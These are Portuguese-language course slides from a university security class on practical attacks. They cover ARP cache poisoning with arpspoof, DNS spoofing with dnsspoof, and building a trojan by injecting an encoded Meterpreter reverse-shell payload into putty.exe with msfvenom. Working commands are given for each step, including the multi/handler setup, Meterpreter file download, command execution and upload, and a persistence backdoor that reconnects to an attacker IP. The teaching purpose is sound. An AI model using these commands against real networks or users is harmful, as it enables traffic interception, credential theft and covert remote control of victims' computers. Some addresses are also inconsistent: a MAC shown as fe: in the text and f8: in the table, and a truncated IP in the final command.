5.1 - Ataques Maliciosos, Ameaças e Vulnerabilidades - Prática

prof. Fábio Engel

fabioe@utfpr.edu.br

Conteúdo

Ataques Maliciosos, Ameaças e Vulnerabilidades - Prática

Man in the middle

- Em ataques do tipo *Man in the middle* o invasor situa-se entre duas estações, interceptando e retransmitindo as mensagens trocadas entre as estações que acreditam comunicar-se diretamente, como exemplifica a figura abaixo:




Figura 1: Exemplo de ataque *Man in the middle*

Man in the middle

- Ao posicionar-se entre as estações, o invasor tem a possibilidade de "ouvir" a troca de mensagens das estações e opcionalmente injetar ou adulterar mensagens.
- Existem muitas formas de o invasor posicionar-se entre duas estações e efetuar um ataque do tipo *man in the middle*. Em redes locais, o modo mais comum é através do que conhecemos por *ARP Cache Poisoning*. A seguir, trataremos de alguns conceitos necessários para compreender como este tipo de ataque pode ser aplicado.

ARP Cache Poisoning


- É comum as redes locais utilizarem como topologia física o formato de estrela. Neste tipo de topologia todas as estações possuem um link direto a um switch ou qualquer outro tipo de concentrador/comutador. Portanto, os dados não passam por todas as estações que encontram-se nesta LAN. Entretanto, devido a uma fragilidade do protocolo ARP (*Address Resolution Protocol*), é possível fazer com que o tráfego entre uma estação e seu gateway seja desviado para uma terceira estação (invasor).

ARP Cache Poisoning

- Cada estação possui um número único de identificação em sua interface de rede, a este número identificamos como endereço mac (endereço físico). A função principal do protocolo ARP é resolver (traduzir ou mapear) um endereço lógico à um endereço físico. Para isto, o protocolo ARP envia mensagens em broadcast questionando a todos sobre quem possui tal endereço lógico.


ARP Cache Poisoning

- No exemplo anterior, a estação com endereço lógico 172.16.2.51 envia em broadcast a mensagem de **ARP request** indagando as estações sobre quem possui o endereço 172.16.3.254 (*Who has* 172.16.3.254).



ARP Cache Poisoning

- Todas as estações que encontram-se nesta mesma rede receberão este frame, porém somente aquele que possuir o endereço lógico questionado (172.16.3.254) deverá responder enviando uma mensagem de **ARP reply** contendo seu endereço físico. Como de fato ocorre, veja:



ARP Cache Poisoning

- Para comunicação local, os endereços físicos são imprescindíveis. Cada dispositivo armazenará este mapeamento entre endereço lógico e físico em uma tabela conhecida como cache ARP. As entradas desta cache são limpas ou renovadas regularmente, devido a possíveis alterações na topologia corrente. Deste modo, quando uma estação precisa enviar um pacote para um determinado endereço lógico, basta que procure a entrada correspondente em sua cache ARP e monte o frame com o respectivo endereço mac de destino.

ARP Cache Poisoning

- Para verificar sua cache ARP basta digitar:

```
fabio@ubuntu:~$ arp
```

ARP Cache Poisoning

- A fragilidade do protocolo ARP reside no fato de que qualquer estação pode responder as mensagens de arp request com arp replies, independente se ela possui o endereço lógico questionado ou não. As estações podem ainda anunciar seus endereços físicos, mesmo que não sejam verdadeiros.

- Aproveitando desta fragilidade, um invasor pode enganar qualquer dispositivo que encontra-se dentro de sua própria rede local (desde que esta rede local seja padrão ethernet). Observe o exemplo da figura abaixo:




Figura 4: Exemplo de ataque *ARP Cache Poisoning*

- No exemplo anterior, o invasor envia mensagens ARP para a Vítima indicando que o endereço IP do gateway corresponde a seu endereço físico (fe:e9:03:26:13:13). Do mesmo modo, envia para para o Gateway mensagens ARP relacionando o endereço IP da Vítima (172.16.2.51) ao endereço físico do Invasor (fe:e9:03:26:13:13). Assim, as respectivas tabelas de cache ARP da Vítima e do Gateway devem possuir as entradas exibidas na Tabela abaixo:

Tabela 1: Tabela ARP

Tabela ARP da Vítima

IP Address	MAC Address
172.16.3.254	f8:e9:03:26:13:13

Tabela ARP do Gateway

IP Address	MAC Address
172.16.2.51	f8:e9:03:26:13:13

ARP Cache Poisoning

- Sempre que a vítima desejar enviar uma mensagem para o gateway, ela consultará sua tabela ARP e construirá seus frames baseados no endereço físico de destino do Invasor. O mesmo ocorrerá com a mensagens do Gateway direcionadas à Vítima. Assim, todo o tráfego destinado ou oriundo da Vítima passará pela interface do Invasor, que o retransmitirá para que Vítima e Gateway não tenham consciência da invasão.
- Posicionando-se logicamente entre as duas estações, o invasor pode "ouvir" toda a conversação, e também alterar o conteúdo antes que seja retransmitido. Apesar de ser um ataque simples, costuma ser muito efetivo em redes locais. Um modo de realizá-lo, utilizando a distribuição Kali, é através da ferramenta **arpspoof**.

arpspoof

- A ferramenta **arpspoof** permite que pacotes sejam redirecionados promovendo um ataque do tipo *man in the middle*. Para isto são utilizadas mensagens de ARP *reply*. De modo simples e fácil esta ferramenta realiza o ataque ARP Cache Poisoning.

ARP Cache Poisoning

- A ferramenta **arpspoof** permite que pacotes sejam redirecionados promovendo um ataque do tipo *man in the middle*. Para isto são utilizadas mensagens de ARP *reply*. De modo simples e fácil esta ferramenta realiza o ataque ARP Cache Poisoning.

```
fabio@ubuntu:~$ sudo apt install dsniff
```

arpspoof

- Antes de utilizar esta ferramenta, é necessário ativar o IP *forwarding* (encaminhamento IP) para que nossa estação encaminhe qualquer pacote que não seja destinado a ele mesmo. Caso isto não seja realizado, causaremos uma condição de DoS (*denial-of-service*) para os alvos do ataque, uma vez que seus pacotes não serão capazes de alcançar o destino. A configuração para o IP *forwarding* no Kali está em */proc/sys/net/ipv4/ip_forward*. Basta configurar seu valor com 1, isto pode ser feito desta forma:

```
fabio@ubuntu:~$ echo 1 > /proc/sys/net/ipv4/ip_forward
```

arpspoof

- Vejamos agora como a ferramenta arpspoof pode ser utilizada. Para usá-lo, basta indicar qual interface de rede será usada (caso não saiba, utilize o comando *ifconfig* para visualizar suas interfaces de rede) e os endereços lógicos da Vítima e do Gateway.

```
fabio@ubuntu:~$ arpspoof -i <Interface> -t <IP_Vitima> <IP_Gateway>
```

- Para obter ip do gateway.

```
fabio@ubuntu:~$ ip route
```

arpspoof

- O arpspoof inicia o processo de "envenamento" informando à Vítima que o IP do Gateway corresponde ao endereço físico do atacante. O mesmo deve ser feito para capturar o outro lado da conversação. Para isto, abra um novo terminal e execute:

```
fabio@ubuntu:~$ arpspoof -i <Interface> -t <IP_Gateway> <IP_Vitima>
```

arpspoof

- Considerando uma rede local como a do exemplo da Figura 4, seriam executados então:

```
fabio@ubuntu:~$ arpspoof -i wlan0 -t 172.16.2.51 172.16.3.254
```

```
fabio@ubuntu:~$ arpspoof -i wlan0 -t 172.16.3.254 172.16.2.51
```

arpspoof

- A partir de então, toda comunicação entre Vítima e Gateway passa pelo Invasor. Caso o conteúdo trafegue sem nenhum tipo de criptografia, o Invasor utilizando um *sniffer* de rede pode visualizar estes dados, podendo em alguns casos capturar senhas ou informações sigilosas.
- Uma vez que todo tráfego entre a Vítima e a Internet passa pelo Invasor, é possível realizar um segundo ataque, conhecido como **DNS Cache Poisoning**. Para isto utilizaremos a ferramenta **Dnsspoof**.

dnsspoof

- Com o **dnsspoof** é possível falsificar as entradas da cache do DNS *Domain Name Service* que correspondem aos mapeamentos entre os nomes de domínio, por exemplo www.google.com, para endereços lógicos, exemplo: 216.58.202.36.
- Ao interceptar requisições de DNS o Invasor pode responder à Vítima com o endereço que bem entender. Para melhor compreender, observe o exemplo da Figura a seguir.

dnsspoof




Figura 5: Exemplo de ataque *DNS Cache Poisoning*

dnsspoof

- Ao tentar acessar www.utfpr.edu.br a estação Vítima envia uma ❶ *Query* DNS para obter o endereço IP correspondente. O invasor intercepta a requisição e responde com o endereço que ele desejar em uma mensagem de ❷ *Response* DNS, neste exemplo ele utiliza seu próprio endereço IP. Ou seja, ao tentar acessar www.utfpr.edu.br a Vítima será direcionada para a estação do Invasor, que pode, por exemplo, manter ativo um servidor web com uma cópia de www.utfpr.edu.br para que a Vítima não desconfie. Desta forma o Invasor poderá obter informações confidencias como senhas e outros que a Vítima informar.

dnsspoof

- Para utilizar esta ferramenta é necessário que o Invasor posicione-se entre a Vítima e seu Gateway (ou Servidor DNS). Dentro de uma rede local isso pode ser realizado por meio da ferramenta **arpspoof**, como foi explicado anteriormente.

dnsspoof

- Antes de utilizar a ferramenta **dnsspoof**, devemos criar um arquivo de texto especificando quais os nomes de domínios serão falsificados e para quais endereços IPs serão direcionados. Observe o exemplo abaixo:

```
172.16.2.13 www.utfpr.edu.br
```

dnsspoof

- Salve o arquivo, você pode dar o nome que quiser (utilizaremo aqui o nome de alvos.txt). Após, abra um novo terminal e digite:

```
fabio@ubuntu:~$ dnsspoof -i wlan0 -f alvos.txt
```

- Neste exemplo, utilizamos a interface wlan0, altere para a interface que esteja utilizando, caso seja necessário.
- Você ainda precisará criar uma regra que impeça as consultas DNS de passar pelo invasor.
  - Iptables é uma opção.

dnsspoof

- Com o **dnsspoof** em execução, você pode utilizar o comando *nslookup* na estação Vítima para confirmar o ataque. Utilize:

```
fabio@ubuntu:~$ nslookup www.utfpr.edu.br
```

Trojan e Backdoor

- A criação de executáveis customizáveis que "carregam" *backdoors* pode levar muito tempo. Para agilizar este processo, podemos usar **msfvenom** para adicionar um Payload do Metasploit em qualquer executável.
  - O Payload contém o conjunto de instruções a serem executadas pelo computador da vítima após o comprometimento.

Metasploit

- Framework Metasploit.

```
fabio@ubuntu:~$ sudo apt install curl postgresql postgresql-contrib
fabio@ubuntu:~$ curl https://raw.githubusercontent.com/rapid7/
metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/
msfupdate.erb > msfinstall
fabio@ubuntu:~$ chmod 755 msfinstall
fabio@ubuntu:~$ sudo ./msfinstall
fabio@ubuntu:~$ sudo systemctl start postgresql
fabio@ubuntu:~$ msfdb init
fabio@ubuntu:~$ msfconsole
```

Trojan e Backdoor

- Para um exemplo, baixe um arquivo executável. Para demonstração utilizaremos o cliente SSH e telnet para Windows putty. Para baixa-lo você pode utilizar:

```
fabio@ubuntu:~$
    wget https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe
```

- A seguir, usaremos o msfvenom para injetar um payload reverso do meterpreter no executável e codifica-lo 3 vezes utilizando o shikata_ga_nai

```
fabio@ubuntu:~$  msfvenom -a x86 --platform windows -x putty.exe -k -p
    windows/meterpreter/reverse_tcp lhost=192.168.1.146 lport=4040 -e
    x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o putty2.exe
```

  - 192.168.1.146 é o endereço lógico do invasor. Altere para o seu endereço.

- Uma vez que selecionamos um payload reverso, devemos configurar o *exploit handler* para gerenciar a conexão da vítima de volta com o invasor. Para isto, inicie o metasploit e execute:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.146
msf exploit(handler) > set LPORT 4040
msf exploit(handler) > exploit
```

Trojan e Backdoor

- Assim que a vítima executar sua versão modificada do Putty, o meterpreter estabelecerá uma sessão com a vítima.
- O meterpreter possui uma série de comandos que podem ser utilizados.
  - `https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/`
  - Help - exibe o menu de ajuda.
  - Download - faz o download de arquivos de um dispositivo remoto.

```
download C:/texto.txt $>$ /root/Desktop
```

  - execute - executa comandos no alvo.

```
execute -f cmd.exe -i -H
```

  - shell - mostra um shell padrão do sistema remoto.
  - upload - faz o upload de arquivos no sistema remoto

```
upload /root/Desktop/im.png -$>$ C:/Users/fabio/desktop
```

Trojan e Backdoor

- Uma vez que tenhamos acesso ao computador da vítima, podemos instalar um **backdoor**.
- Este backdoor criado pelo metasploit cria um serviço no sistema remoto e estará sempre disponível.

Trojan e Backdoor

- Para visualizar as opções disponíveis, execute:

```
run persistence -h
```

```
OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back


meterpreter >
```

Trojan e Backdoor

- Podemos então utilizar:

```
run persistence -U i 5 -p 4040 -r 192.168.146
```